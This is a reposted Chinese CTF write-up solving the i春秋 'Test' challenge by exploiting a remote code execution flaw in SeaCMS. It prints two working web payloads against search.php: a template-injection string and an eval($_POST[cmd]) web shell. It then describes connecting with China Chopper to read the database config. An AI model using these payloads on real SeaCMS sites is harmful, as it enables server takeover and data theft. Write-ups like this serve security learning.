
i春秋——“百度杯”CTF比赛 九月场——Test（海洋cms / seacms 任意代码执行漏洞）...

转载

weixin_30417487 于 2018-10-14 13:04:00 发布 283 收藏
文章标签： php 数据库 shell
原文链接：http://www.cnblogs.com/leixiao-/p/9786034.html

打开发现是海洋cms，那就搜索相关漏洞




找到一篇介绍海洋cms的命令执行漏洞的文章：https://www.jianshu.com/p/ebf156afda49


直接利用其中给出的poc

```
/search.php

searchtype=5&searchword=
{if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{searchpage:lang}&yuyan=
(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[]=ph&9[]=pinfo();
```



可以执行系统命令



没找到flag，考虑可能在数据库中，想上传一句话，然后用菜刀查数据库来着，但是没有写文件的权限，手动查数据库感觉太麻烦，所以换个exp


海洋cms v6.28命令执行漏洞 ： https://www.uedbox.com/seacms-v628-0day/

```
/search.php?searchtype=5&tid=&area=eval($_POST[cmd])
```


菜刀直接连接

找了好久终于找到数据库配置文件

编辑该条shell配置如下



最后得到flag



转载于:https://www.cnblogs.com/leixiao-/p/9786034.html